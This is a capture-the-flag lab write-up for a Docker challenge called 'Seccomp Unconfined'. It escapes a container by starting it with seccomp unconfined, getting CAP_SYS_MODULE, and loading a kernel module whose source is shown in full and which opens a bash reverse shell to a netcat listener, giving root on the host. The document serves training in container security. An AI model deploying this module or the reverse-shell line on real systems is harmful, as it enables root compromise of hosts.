ATTACK DEFENSE

by PentesterAcademy

Name	Seccomp Unconfined
URL	https://attackdefense.com/challengedetails?cid=1534
Type	Docker Security : Docker Firewalls


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Run a container with seccomp unconfined profile, leverage it to escalate to the root user on the host machine and retrieve the flag!

Solution:

Step 1: Check the images available on the machine.

Command: docker images




```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine-mod          latest              e1389e4613a5        9 days ago          38.1MB
modified-ubuntu     latest              54ee2a71bdef        2 weeks ago         855MB
ubuntu              18.04               775349758637        4 weeks ago         64.2MB
alpine              latest              965ea09ff2eb        5 weeks ago         5.55MB
student@localhost:~$
student@localhost:~$
```

4 images are available on the machine.

Step 2: Try to start a container in privileged mode.

Command: docker run -d --privileged modified-ubuntu




```
student@localhost:~$
student@localhost:~$ docker run -d --privileged modified-ubuntu
docker: Error response from daemon: authorization denied by plugin customauth: [DOCKER FIREWALL] Specified Privileged option value is
 Disallowed.
See 'docker run --help'.
student@localhost:~$
```

The firewall prevents running container in privileged mode.

Step 3: As it is mentioned in the challenge description, the seccomp profile can be set to unconfined while creating a container. Start a container with seccomp profile set to unconfined.


Command: docker run -d --security-opt "seccomp=unconfined" modified-ubuntu



```
student@localhost:~$ docker run -d --security-opt "seccomp=unconfined" modified-ubuntu
a2313eb783d1ce7fad916bc22bc5e8ea99cda6e5b0005f39ae3eabbbd40477df
student@localhost:~$
student@localhost:~$
```

Step 4: Check the running containers.


Command: docker ps



```
student@localhost:~$
student@localhost:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
a2313eb783d1        modified-ubuntu     "/startup.sh"       13 seconds ago      Up 5 seconds                            festive_zhuko
vsky
student@localhost:~$
```

Step 5: Exec into the container in privileged mode.


Command: docker exec -it --privileged a2313eb783d1 bash



```
student@localhost:~$
student@localhost:~$ docker exec -it --privileged a2313eb783d1 bash
root@a2313eb783d1:~#
```

Step 6: Check the capabilities provided to the docker container.

Command: capsh --print



```
root@a2313eb783d1:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_
immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,ca
p_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,ca
p_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_su
spend,cap_audit_read+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_lin
ux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio
,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config
,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block
_suspend,cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```

The container has SYS_MODULE capability. As a result, the container can insert/remove kernel modules in/from the kernel of the host machine.

Step 7: Write a program to invoke a reverse shell with the help of usermode Helper API.

Source Code:


```
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

static int __init reverse_shell_init(void) {

        return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {

        printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Explanation

- The call_usermodehelper function is used to create user mode processes from kernel space.
- The call_usermodehelper function takes three parameters: argv, envp and UMH_WAIT_EXEC
  - The arguments to the program are stored in argv.
  - The environment variables are stored in envp.
  - UMH_WAIT_EXEC causes the kernel module to wait till the loader executes the program.

Save the above program as “reverse-shell.c”. The above program will connect back to port 4444 on the localhost interface.

Command: cat reverse-shell.c



```
root@a2313eb783d1:~# cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };


static int __init reverse_shell_init(void) {

    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {

        printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);

root@a2313eb783d1:~#
```


Step 8: Create a Makefile to compile the kernel module.

Makefile:

```
obj-m +=reverse-shell.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Note: The make statement should be separated by a tab and not by 8 spaces, otherwise it will result in an error.


Command: cat Makefile



```
root@a2313eb783d1:~# cat Makefile
obj-m +=reverse-shell.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
root@a2313eb783d1:~#
```

Step 9: Make the kernel module.


Command: make



```
root@a2313eb783d1:~# make
make -C /lib/modules/5.0.0-20-generic/build M=/root modules
make[1]: Entering directory '/usr/src/linux-headers-5.0.0-20-generic'
  CC [M]  /root/reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/reverse-shell.mod.o
  LD [M]  /root/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.0.0-20-generic'
root@a2313eb783d1:~#
```

Step 10: Start a netcat listener on port 4444


Command: nc -vnlp 4444



```
student@localhost:~$
student@localhost:~$ nc -vnlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

Step 11: Copy and paste the lab URL in a new browser tab to open another terminal/console/CLI session. Insert the kernel module using insmod.

Command: insmod reverse-shell.ko




```
root@a2313eb783d1:~#
root@a2313eb783d1:~# insmod reverse-shell.ko
root@a2313eb783d1:~#
```


The kernel module will connect back to the netcat listening on port 4444 of the container and provide bash shell to the attacker. The module will wait in the same state for the bash session to be closed and only then it will exit.

Step 12: List the processes running on the host machine using the bash session received on netcat.

Command: ps -eaf




```
student@localhost:~$ nc -vnlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 127.0.0.1 55760 received!
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@localhost:/#

root@localhost:/# ps -eaf
ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 07:31 ?        00:00:05 /sbin/init
```



```
root           2       0  0 07:31 ?        00:00:00 [kthreadd]
root           3       2  0 07:31 ?        00:00:00 [rcu_gp]
root           4       2  0 07:31 ?        00:00:00 [rcu_par_gp]
root           6       2  0 07:31 ?        00:00:00 [kworker/0:0H-kb]
root           8       2  0 07:31 ?        00:00:00 [mm_percpu_wq]
root           9       2  0 07:31 ?        00:00:00 [ksoftirqd/0]
root          10       2  0 07:31 ?        00:00:02 [rcu_sched]
root          11       2  0 07:31 ?        00:00:00 [migration/0]
root          12       2  0 07:31 ?        00:00:00 [idle_inject/0]
root          14       2  0 07:31 ?        00:00:00 [cpuhp/0]
root          15       2  0 07:31 ?        00:00:00 [cpuhp/1]
root          16       2  0 07:31 ?        00:00:00 [idle_inject/1]
root          17       2  0 07:31 ?        00:00:00 [migration/1]
root          18       2  0 07:31 ?        00:00:00 [ksoftirqd/1]
root          20       2  0 07:31 ?        00:00:00 [kworker/1:0H-kb]
root          21       2  0 07:31 ?        00:00:00 [cpuhp/2]
```

Step 13: Search for the flag file on the file system


Command: find / -name flag 2>/dev/null



```
root@localhost:/#

root@localhost:/# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/root/flag
root@localhost:/#
```

Step 14: Retrieve the flag.

Command: cat /root/flag



```
root@localhost:/# cat /root/flag
cat /root/flag
cba156355ff90f52f2832ee3633df230
root@localhost:/#
```

Flag: cba156355ff90f52f2832ee3633df230

References:

1. Docker (https://www.docker.com/)
2. call_usermodehelper (https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html)
3. Invoking user-space applications from the kernel (https://developer.ibm.com/articles/l-user-space-apps/)
4. Usermode Helper API (https://insujang.github.io/2017-05-10/usermode-helper-api/)